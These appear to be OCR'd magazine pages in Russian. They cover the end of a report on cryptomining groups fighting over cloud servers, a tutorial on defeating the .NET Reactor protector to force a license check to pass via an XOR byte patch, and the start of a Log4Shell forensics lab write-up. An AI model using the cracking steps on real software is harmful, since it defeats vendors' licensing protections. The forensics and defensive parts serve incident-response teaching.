
Фактически полное отсутствие полноценной защиты на уязвимых облачных серверах, а также то, что атакующие их группировки используют практически один и тот же набор эксплоитов, приводит к жесткой конкуренции между ними. Уже упомянутые «битвы в облаках» за ресурсы между 8220 и Kinsing — только один из множества подобных примеров. Практически все перечисленные хакерские группы, помимо софта для майнинга и DDoS, используют скрипты, вычищающие на скомпрометированном сервере ПО конкурентов. По большому счету такие сценарии представляют собой примитивный антивирус.

Часто в целях противодействия этим скриптам злоумышленники меняют папки, из которых запускаются майнеры, и имена процессов. Однако со временем «антивирусные» сценарии корректируются и это преимущество теряется. Часто одна и та же группа выступает одновременно и в роли атакующего, и в роли защищающегося. Дальше всего в алгоритмах защиты продвинулись Kinsing: они запускают майнер в памяти, затем удаляют свои файлы конфигурации и генерируют шестизначное имя файла, при этом сам файл может располагаться в разных директориях. В результате, когда, например, хакеры из группы 8220 повторно взломают хост, они не смогут найти и удалить майнер Kinsing, а вот скрипт Kinsing успешно удалит ПО 8220 после следующего обновления.

Пока эти две группы ведут боевые действия, Outlaw избегает их, стараясь выбирать другие цели для атак, хотя тоже использует инструментарий для удаления конкурирующих майнеров. Такие инструменты есть и у Kek Security, правда, эта группировка редко вступает в конфронтацию. Чего не скажешь о TeamTNT — хакеры из этой группы не только удаляют софт других взломщиков, но и предлагают услуги по защите скомпрометированной системы от уязвимостей. При этом они нередко обращаются к другим группировкам через твиттер.

ЗАКЛЮЧЕНИЕ

Самыми активными из распространяющих майнеры группировок в 2021 году были Kinsing и 8220, хотя остальные тоже не сидят сложа руки.



Активность хакерских группировок в январе — августе 2021 года

Для защиты от подобных атак специалисты по информационной безопасности рекомендуют, во-первых, вовремя устанавливать все актуальные обновления ПО, а во-вторых, убедиться, что на облачном сервере работают только те службы, которые необходимы. Большинство используемых хакерскими группировками уязвимостей присутствует в устаревших версиях ПО, и своевременное обновление может закрыть эту дыру в безопасности.

Однако даже если все обновления установлены, злоумышленники могут использовать плохо настроенные сервисы (например, от Docker и Kubernetes) — в частности, этот вектор атак эксплуатирует TeamTNT. API-интерфейсы не должны быть доступны в интернете, так как это дает злоумышленникам возможность управлять сервисами. Вместо этого доступ должен быть ограничен только для администраторов и нескольких пользователей.

Ну и конечно же, не следует оставлять включенными службы с настройками по умолчанию. Рекомендуется использовать в облачной инфраструктуре брандмауэры, а также системы обнаружения и предотвращения вторжений (IDS/IPS) и продукты для обеспечения безопасности эндпойнтов, которые могут ограничивать и фильтровать сетевой трафик. Если в облачной инфраструктуре имеется возможность фильтровать трафик, имеет смысл блокировать домены, связанные с известными пулами майнинга, списки которых нетрудно найти в сети.

WWW

Полный текст исследования опубликован на сайте компании Trend Micro. Редакция журнала «Хакер» искренне благодарит компанию Trend Micro за помощь в подготовке этого материала.


НЕЯДЕРНЫЙ РЕАКТОР

ВЗЛАМЫВАЕМ ПРОТЕКТОР .NET REACTOR

МВК

Для защиты приложений .NET от отладки и реверса существует множество способов (шифрование, компрессия и другие), а также специальных протекторов, таких как, например, Agile.Net и Enigma. О взломе многих из них мы уже писали. Сегодня я расскажу, как побороть еще один популярный протектор и обфускатор — .NET Reactor.

Итак, представим себе такую гипотетическую задачу: у нас имеется некое приложение с онлайн-проверкой лицензии при загрузке. Его анализ при помощи DIE детектит наличие платформы .NET. Загрузив программу в отладчик dnSpy, обнаруживаем сразу две вещи: плохую и хорошую. Начну с плохой: приложение жестоко обфусцировано, часть методов переименована в бессмысленный набор символов, а главное, вместо их кода повсюду пустые заглушки.



Приложение в отладчике dnSpy

Для очистки совести пробуем сдампить приложение способами, описанным в моей предыдущей статье, — это частенько помогает восстановить скрытый код методов. Увы, не в нашем случае: сдампленные модули работоспособны, но несильно отличаются от исходных. Обфускация никуда не делась, тела методов все равно пустые.

Возвращаемся в отладчик dnSpy и пробуем потрассировать работающую программу. А вот и хорошая новость: в приложении нет антиотладчика, приложение прекрасно запускается и трассируется, причем при трассировке «пустых» методов во вкладке Call Stack видно, что счетчик команд перемещается по невидимому коду и проваливается в вызовы. Погуляв вслепую по коду, мы обнаруживаем еще одну хорошую новость: не все методы переименованы, некоторые названия вполне осмысленны, и можно даже нащупать процедуру проверки валидности (на скриншоте выше — `isValid`). Тело данного метода скрыто, но название и индекс известны, и это уже что-то.

Попробуем подойти к деобфускации по стандартной схеме: для начала натравливаем на приложение de4dot. К сожалению, в нашем случае этот метод не работает, de4dot ничего не деобфусцирует. Более старые версии сразу валятся с ошибкой:

```
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected .NET Reactor 4.8

Необработанное исключение:
System.Security.Cryptography.CryptographicException: Недопустимая длина
данных для дешифрования.

в System.Security.Cryptography.RijndaelManagedTransform.TransformFinalBl
ock(Byte[] inputBuffer, Int32 inputOffset, Int32 inputCount)
   в de4dot.code.deobfuscators.DeobUtils.AesDecrypt(Byte[] data, Byte[]
key, Byte[] iv) в D:\a\de4dot-cex\de4dot-
cex\de4dot.code\deobfuscators\DeobUtils.cs:строка 87

в de4dot.code.deobfuscators.dotNET_Reactor.v4.EncryptedResource.Decrypte
rV1.Decrypt(EmbeddedResource resource) в D:\a\de4dot-cex\de4dot-
cex\de4dot.code\deobfuscators\dotNET_Reactor\v4\EncryptedResource.cs:ст
рока 225

в de4dot.code.deobfuscators.dotNET_Reactor.v4.EncryptedResource.Decrypt(
)
...
```

Версии посвежее формулируют ошибку лаконичнее:

```
Latest version and source code: http://www.de4dot.com/
21 deobfuscator modules loaded!

Detected .NET Reactor 4.8

ERROR:
ERROR:
ERROR:
ERROR: Hmmmm... something didn't work. Try the latest version.
```


Ну теперь мы хотя бы знаем, с чем имеем дело, — это .NET Reactor версии предположительно 4.8. Версия довольно старая, однако с ней не справляется даже специально обученный под .NET Reactor de4dot. Ошибка та же, и нам снова предлагают поискать версию посвежее.

Трудности нас не останавливают: в конце концов, мы уже научились разбирать более крутые обфускаторы типа Agile буквально изнутри на самом низком уровне. Загружаем нашу злополучную программу в отладчик x32dbg и вспоминаем все то, о чем я писал в предыдущей статье. Дабы не тратить время на повторение, опускаю длинное описание теоретической части процесса. Вкратце: загружаем библиотеку clјit.dll, отладочные символы к ней и ставим точку останова на вход JIT-компилятора `CILJit::compileMethod`.

Указанный способ работает, то есть при каждом вызове компилятора в поле `ILCode` структуры `CORINFO_METHOD_INFO` мы видим расшифрованный IL-код каждого метода. В принципе, можно анализировать код и даже патчить на лету, но это долго и утомительно, вдобавок нас ждет еще одна ложка дегтя. Напомню, что в предыдущей статье я описывал слегка жульнический способ определить индекс компилированной процедуры. Суть его состоит в том, что хендл `ftn` (первое двойное слово в структуре `CORINFO_METHOD_INFO`), если его использовать как указатель, указывает на одинарное слово — индекс метода в .NET метадате EXE-модуля.

Так вот, этот халтурный способ работает не всегда, в чем мы с огорчением и убеждаемся. Зная индекс метода `isValid 25250 (0x62A2)`, делаем условием остановки на брейк-пойнте `CILJit::compileMethod` выражение `word:[[[esp+0xc]]]==0x62A2`, но точка останова не срабатывает, хотя определенные этим способом индексы на других методах похожи на правильные. Что-то пошло не так, надо искать более корректный способ идентификации метода. Иными словами, движение по этому пути, конечно, перспективно, но тернисто, да и сам путь готовит нам массу подобных сюрпризов. По счастью, для нашего случая есть и более простые способы решения задачи, ибо умные люди, как обычно, все придумали за нас.

А придумали они проект под названием NetReactorSlayer. Так же как и упомянутый выше мод de4dot, он заточен под расшифровку и деобфускацию .NET Reactor, но в отличие от предыдущего он не валится с ошибкой, а вполне себе успешно создает деобфусцированный модуль, в котором методы уже не скрыты от дизассемблирования в dnSpy.



Модуль после NetReactorSlayer

Причем деобфускацией можно управлять: у программы есть ключи командной строки. К примеру, при использовании ключа `--no-deob` (Don't deobfuscate methods) мы получаем исходный обфусцированный байт-код метода в том виде, в котором он хранится в файле. При отсутствии же этого ключа по умолчанию NetReactorSlayer пытается отфильтровать код от паразитных инструкций в исходный вид до обфускации. Например, обфусцированный код искомого метода `isValid` выглядит вот так:

```
public bool get_IsValid()
{
    while (false)
    {
        object arg_0A_0 = null[0];
    }
    int arg_66_0 = 0;
    while (true)
    {
        switch (arg_66_0)
        {
        case 0:
            if (!this.IsActivated)
            {
                arg_66_0 = 4;
                if (!false)
                {
                    continue;
                }
            }
            break;
        case 1:
        case 4:
            goto IL_49;
        case 5:
            goto IL_93;
        }
        IL_32:
        if (!this.IsEvaluation)
        {
            return true;
        }
        arg_66_0 = 5;
        if (false)
        {
            goto IL_49;
        }
        continue;
        IL_83:
        goto IL_32;
        IL_49:
        if (this.IsGenericLicense)
        {
            goto IL_83;
        }
        return false;
    }
    IL_93:
    return this.DaysLeft > 0;
}
```

А после деобфускации сворачивается в коротенькое однострочное выражение:

```
public bool get_IsValid()
{
    return (this.IsActivated || this.IsGenericLicense) && (!this.
IsEvaluation || this.DaysLeft > 0);
}
```

То есть мы фактически добились своей цели — открыли код и даже деобфусцировали его, но, к сожалению, столь близкое счастье снова ускользает от нас. Деобфусцированный модуль напрочь неработоспособен: при запуске программы ошибки сыплются в самых неожиданных местах, и никакие комбинации ключей `NetReactorSlayer` не решают эту проблему. При ближайшем рассмотрении мы понимаем и ее суть: несмотря на всю свою полезность, NetReactorSlayer — не волшебная кнопка, а развивающийся проект, к сожалению далекий от совершенства. В некоторых методах названия потеряны, код так и не открыт, и деобфускация оставляет желать лучшего.

Если у тебя много времени и терпения, можно вдумчиво и кропотливо пофиксить каждый проблемный метод, но мы, как обычно, попробуем найти более короткий путь. По счастью, у нас есть исходный код NetReactorSlayer, попробуем его проанализировать. Снова не буду вдаваться в подробности, желающие могут открыть проект и подробно в нем разобраться. Вместо этого я заострю внимание на определенных моментах. Расшифровкой кода в проекте занимается модуль `NecroBit.cs`, а конкретно метод `Execute`. Этот метод считывает из обфусцированного модуля блок зашифрованных данных и в два приема расшифровывает его. После строки

```
XorEncrypt(methodsData, GetXorKey(decryptorMethod));
```

массив `methodsData` содержит расшифрованный код методов обфусцированного модуля. Давай посмотрим, что NetReactorSlayer проделывает с этим массивом дальше, и выясним примерный формат хранения данных в нем. Цикл чтения и анализа всех расшифрованных методов выглядит так:

```
while ((ulong)methodsDataReader.Position < (ulong)((long)(methodsData
.Length - 1)))
{
    ...
    int size2 = methodsDataReader.ReadInt32();   // Размер IL-кода
метода
    byte[] methodData = methodsDataReader.ReadBytes(size2); //
IL-код метода
    if (!rvaToIndex.TryGetValue(rva3, out int methodIndex))  //
methodIndex — индекс метода
  {
    Logger.Warn("Couldn't find method with RVA: " + rva3);
  }
  else
  {
    uint methodToken = (uint)(100663297 + methodIndex); Токен метода
```

Вот сразу за этим местом мы уже знаем смещение до расшифрованного IL-кода метода нужного нам индекса и сам расшифрованный код. В нашем случае IL-код метода `isValid` выглядит так:

```
/* 0x00158568 2B09          */ IL_0000: br.s      IL_000B

/* 0x0015856A 28FFFFFFFF    */ IL_0002: call      <null>

/* 0x0015856F 14            */ IL_0007: ldnull
/* 0x00158570 16            */ IL_0008: ldc.i4.0
/* 0x00158571 9A            */ IL_0009: ldelem.ref
/* 0x00158572 26            */ IL_000A: pop

/* 0x00158573 16            */ IL_000B: ldc.i4.0
/* 0x00158574 2DF9          */ IL_000C: brtrue.s  IL_0007
...
```

Чтобы любая лицензия стала валидной, нам достаточно поменять в этом коде два первых байта на следующие:

```
/* 0x00158568 17           */ IL_0000: ldc.i4.0
/* 0x00158569 2A           */ IL_0001: ret
```

В исходном (нерасшифрованном) модуле по этому RVA значения двух байтов соответственно равны `9E F4`. По счастью, метод шифрования данных — обычный XOR по ключу. Поэтому, чтобы поменять их на нужные, вспоминаем другую мою статью про патч инсталлятора, где мы проделывали аналогичную операцию.

Считаем новые значения этих двух байтов:

```
9E XOR 2B XOR 17 = A2
F4 XOR 09 XOR 2A = D7
```

Меняем эти два байта на новые значения и на всякий случай проверяем правильность замены, еще раз натравив на исправленный модуль NetReactorSlayer.

Бинго! Теперь и вправду декодированное тело метода содержит только `return true`, что и подтверждает запуск программы — лицензия подходит! Таким образом, мы получили не только полезный расширяемый и совершенствуемый инструмент для реверса приложений, защищенных .NET Reactor (в том числе нестандартных), но и быстрый способ патча подобных приложений без полного реверса и пересборки программы.

УРОКИ ФОРЕНЗИКИ

rayhunt454
grigadan454@gmail.com

РАССЛЕДУЕМ КИБЕРИНЦИДЕНТ ПО СЛЕДАМ LOG4SHELL

В этой статье я покажу ход расследования киберинцидента на примере лабораторной работы DetectLog4j с ресурса CyberDefenders. Мы научимся извлекать артефакты из образа диска Windows, анализировать их и с использованием этих данных выясним, как злоумышленник скомпрометировал систему.

В библиотеке журналирования Java Log4j (версия 2) был обнаружен эксплоит 0-day, который приводит к удаленному выполнению кода через регистрацию определенной строки. Эта уязвимость получила название Log4Shell и идентификатор CVE-2021-44228. Библиотека Log4j используется во многих продуктах, точное количество и перечень которых установить невозможно. В этой лабораторной работе мы научимся обнаруживать эксплуатацию уязвимости Log4Shell и исследовать артефакты, которые свидетельствуют о ее использовании.

По сценарию злоумышленники взломали веб-сервер и получили полный контроль над ним. Специалисты по реагированию на инциденты сделали побитовую копию системного диска скомпрометированной машины на базе операционной системы Windows. Загрузим файл образа и начнем его исследование.

По результатам решения кейса необходимо ответить на ряд вопросов, но я покажу сам процесс решения и не буду подсвечивать ответы. Ты можешь повторить все самостоятельно, чтобы лучше разобраться и закрепить материал.

INFO

Читай также:
- Log4Shell. Уязвимость, которая может стать худшей проблемой 2021 года
- Разбираем Log4Shell во всех подробностях

ПЛАН ИССЛЕДОВАНИЯ

Проанализируем следующие артефакты операционной системы Windows:

1. Файлы реестра `SAM`, `SOFTWARE`, `SYSTEM`, которые расположены в каталоге `C:\Windows\System32\config`.
2. Файлы логов операционной системы. Они находятся в каталоге `C:\Windows\System32\winevt\Logs`.
3. Файлы логов продукта VMware vCenter Server.
4. User Registry Hives — файл `NTUSER.DAT`, содержащий информацию, связанную с действием пользователя. Файлы `NTUSER.DAT` хранятся в каталоге `%userprofile%`.
5. MFT (главная таблица файлов) — системный файл, содержащий метаданные объекта файловой системы. Этот файл расположен в корне каждого раздела NTFS, выгрузить его можно с помощью FTK Imager или R-Studio.

Расследование разделим на несколько этапов:

1. Получение информации об объекте исследования.
2. Поиск точки входа в систему. На этом этапе выясним, как злоумышленник скомпрометировал систему и какие вредоносные файлы использовал.
3. Поиск способа закрепления. Выясним, как злоумышленники обеспечили себе постоянный доступ к системе.

Используемые утилиты:

1. Утилиты EricZimmerman: Registry Explorer, MFTECmd.
2. Утилиты NirSoft: FullEventLogView.
3. R-Studio — утилита для восстановления данных с диска.
4. Jadx — утилита для создания исходного кода Java из файлов Android Dex и Apk.
5. DIE — программа для определения типов файлов.
6. FTK Imager — инструмент для анализа и получения образов диска.

ПОЛУЧЕНИЕ ИНФОРМАЦИИ ОБ ОБЪЕКТЕ ИССЛЕДОВАНИЯ

Файл образа диска `DetectLog4Shell.E01` записан в формате Expert Witness Format (EWF) и содержит побитовую копию данных. Сделать цифровую копию диска в этом формате можно с помощью утилиты EnCase. Примонтируем исследуемый диск в Windows и извлечем из него артефакты, необходимые для расследования инцидента.

Откроем утилиту FTK Imager и примонтируем образ диска. Для этого переходим на вкладку File → Image Mounting. В поле Image File выбираем образ `Webserver.e01` и вводим настройки, указанные ниже.

Mount Type:	Physical & Logical
Drive Letter:	Next Available (G:)
Mount Method:	Block Device / Writable


Настройки для монтирования образа

Нажимаем Mount. Исследуемый образ должен примонтироваться, и мы увидим следующую информацию.

Drive	Method	Partition
PhysicalDrive1	Block Device/Read ...	Image
D:	Block Device/Read ...	NONAME [NTFS]

Мы не можем получить доступ к системным файлам, поскольку нам не хватает для этого разрешений. Воспользуемся утилитой R-Studio и выгрузим файлы реестра `SYSTEM`, `SAM`, `SOFTWARE`, расположенные в каталоге `%WINDOWS%/Windows/System32/config/`.

Мы получим информацию из куста реестра `SYSTEM`. Загрузим ее в утилиту Registry Explorer, нажмем File → Load hive, затем выберем исследуемый файл. Информация о временной зоне хранится в ключе `TimeZoneKeyName`, расположенном в ветви `ControlSet001\Control\TimeZoneInformation`.



Value Name	Value Data
Bias	480
DaylightBias	-60
DaylightName	@tzres.dll,-211
DaylightStart	Month 3, week of month 2, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0
StandardBias	0
StandardName	@tzres.dll,-212
StandardStart	Month 11, week of month 1, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0
TimeZoneKeyName	Pacific Standard Time
ActiveTimeBias	480


Информация о временной зоне

Временные метки во временной зоне — `Pacific Standart Time (UTC-8)`. Имя компьютера хранится в ключе `Windows\System32\config\SYSTEM:ControlSet001\Control\ComputerName\ComputerName`.

ComputerName	RegSz	VCW65

Имя компьютера

Информация об IP-адресе машины расположена в ключе `ControlSet001\Services\Tcpip\Parameters\Interfaces\{ea202436-8a31-4cb6-9b59-5be0c2bc1692}`, где `{ea202436-8a31-4cb6-9b59-5be0c2bc1692}` — идентификатор адаптера. Документация об этом ключе реестра есть на сайте Microsoft.




DhcpDefaultGateway	RegMultiSz	192.168.112.2
DhcpDomain	RegSz	localdomain
DhcpGatewayHardware	RegBinary	C0-A8-70-02-06-00-00-00-50-56-F9-EE-DF
DhcpGatewayHardwareCount	RegDword	1
DhcpInterfaceOptions	RegBinary	FC-00-00-00-00-00-00-00-00-00-00-00-00-00-5F-88...
DhcpIPAddress	RegSz	192.168.112.139
DhcpNameServer	RegSz	192.168.112.2
DhcpServer	RegSz	192.168.112.254
DhcpSubnetMask	RegSz	255.255.255.0
DhcpSubnetMaskOpt	RegMultiSz	255.255.255.0
Domain	RegSz	
EnableDHCP	RegDword	1
IsServerNapAware	RegDword	0
Lease	RegDword	1800
LeaseObtainedTime	RegDword	1640793307
LeaseTerminatesTime	RegDword	1640795107
NameServer	RegSz	192.168.112.139

Информация о сетевом адаптере скомпрометированной машины

Флаг `EnabledDHCP` означает, что сетевой адрес выдается сервером DHCP `192.168.112.254`. IP-адрес хоста — `192.168.112.139`.


В ключе `ControlSet001\Services\Tcpip\Parameters` хранится информация о доменном имени компьютера.



DataBasePath	RegExpandSz	%SystemRoot%\System32\drivers\etc
DeadGWDetectDefault	RegDword	1
DhcpDomain	RegSz	localdomain
DhcpNameServer	RegSz	192.168.112.2
DisableDHCPMediaSense	RegDword	1
Domain	RegSz	cyberdefenders.org
DontAddDefaultGatewayDefault	RegDword	0
EnableICMPRedirect	RegDword	1
ForwardBroadcasts	RegDword	0
Hostname	RegSz	vcw65
ICSDomain	RegSz	mshome.net
IPEnableRouter	RegDword	0
NameServer	RegSz	
NV Domain	RegSz	cyberdefenders.org
NV Hostname	RegSz	vcw65
SearchList	RegSz	
SyncDomainWithMembership	RegDword	1

Информация о доменном имени

Доменное имя компьютера — `cyberdefenders.org`. Проанализируем ветку реестра `SOFTWARE`, чтобы получить информацию об операционной системе. Загрузим эту ветку реестра в утилиту Reg Explorer. В ключе `Microsoft\Windows NT\CurrentVersion` содержится версия операционной системы и текущий номер сборки.




CurrentBuild	RegSz	14393
CurrentBuildNumber	RegSz	14393
CurrentMajorVersionNumber	RegDword	10
CurrentMinorVersionNumber	RegDword	0
CurrentType	RegSz	Multiprocessor Free
CurrentVersion	RegSz	6.3
Customizations	RegSz	None
DigitalProductId	RegBinary	A4-00-00-00-03-00-00-00-30-30-33-37-38-2D-30-30-30-30...
DigitalProductId4	RegBinary	F8-04-00-00-04-00-00-00-30-00-30-00-30-00-30-00-30-00...
EditonID	RegSz	ServerStandardEval
InstallationType	RegSz	Server
InstallDate	RegDword	1640540554
InstallTime	RegQword	132850141541837828
PathName	RegSz	C:\Windows
ProductId	RegSz	00378-00000-00000-AA739
ProductName	RegSz	Windows Server 2016 Standard Evaluation

Информация об операционной системе

Объект нашего исследования — операционная система Windows Server 2016 Standard Evaluation, версия сборки — 14393.

Теперь получим информацию обо всех установленных приложениях. Для этого заходим в ключ реестра `Microsoft\Windows\CurrentVersion\Uninstall`, который хранит информацию об установленных программах. Находим интересующий нас продукт, в нашем случае VMware.




Value Name	Value Type	Data
DisplayIcon	RegSz	C:\Program Files\VMware\vCenter Server\vcs.ico
DisplayName	RegSz	vCenter Server with an embedded Platform Services Controller
DisplayVersion	RegSz	6.7.0.40322
InstallDate	RegSz	12/28/2021
InstallLocation	RegSz	C:\Program Files\VMware\vCenter Server\
InstallSource	RegSz	D:\vCenter-Server\
Publisher	RegSz	VMware, Inc.
Readme	RegSz	C:\Program Files\VMware\vCenter Server\Readme.htm
UninstallString	RegExpandSz	msiexec /x {3AFBBA04-6DEC-468D-986B-CC362335686E} /l*v %temp%\vim-vcs-msi.log /qf LAUN...
URLInfoAbout	RegSz	http://www.vmware.com
VersionMajor	RegDword	6
VersionMinor	RegDword	0

Информация о версии продукта VMware vCenter Server

На скомпрометированной машине установлен VMware vCenter Server, версия установленного продукта — 6.7.0.40322. Файлы программы располагаются в папке `Program Files\VMware\vCenter Server`.

Теперь найдем версию библиотеки логирования Log4j. Для этого переходим в каталог `Program Files\VMware\vCenter Server\VMware Identity Services` и ищем файл `log4j-core-2.11.2.jar`. Версия библиотеки — `2.11.2`. В этом же каталоге хранится файл конфигурации `log4j2.xml`, который содержит уровень логирования журнала библиотеки Log4j2.



```
<Loggers>
  <Logger name="com.vmware.identity.interop.ldap.OpenLdapClientLibrary" level="info"/>

  <Logger name="vmevent.com.vmware.identity" additivity="false" level="info">
    <AppenderRef ref="vmeventlog"/>
  </Logger>

  <Logger name="com.vmware.identity.performanceSupport.PerfDataSink" additivity="false">
    <AppenderRef ref="perfLogAppender"/>
  </Logger>

  <Root level="info">
    <AppenderRef ref="fileAppender"/>
  </Root>
</Loggers>
```

Конфигурация библиотеки log4j2

Проанализируем ветку реестра `SAM`, чтобы узнать информацию о пользователях. В ключе `SAM\Domains\Account\Users` хранится вся информация о пользователях системы.

User Id	Inva...	Tota...	Created On	Last...	Last Password Change	L...	E...	User Name	Full Name	Password Hint
1002	0	0	2021-12-28 06:57:23		2021-12-28 07:41:13			myoussef	myoussef	https://www.linkedin.com/in/0xmahmoudjo0/

Информация о пользователе myoussef

В списке юзеров мы обнаруживаем учетные записи `myoussef` и `mhasan`. Дата создания пользователя `myoussef` — `2021-12-28 06:57:23 UTC`. О пользователе `mhasan` есть следующая информация, и в ней хранится подсказка о пароле пользователя.

Created On	Last...	Last Password Change	L...	E...	User Name	Full Name	Password Hint
2021-12-28 07:38:29		2021-12-28 07:38:29			mhasan	mhasan	https://www.linkedin.com/in/0xmohamedhasan/

Информация о пользователе mhasan

INFO

Чтобы автоматизировать анализ файлов реестра, можно воспользоваться библиотекой Registry для Python3. Она позволяет получать необходимую для анализа информацию из ключей реестра операционной системы.

ПОИСК ТОЧКИ ВХОДА

Мы выяснили, что на скомпрометированной машине установлен продукт `VMware vCenter Server`. Найдем его логи и начнем их исследовать. Нам известно, что злоумышленники эксплуатировали уязвимость CVE-2021-44228 Log4Shell. Здесь подробно описана схема атаки.

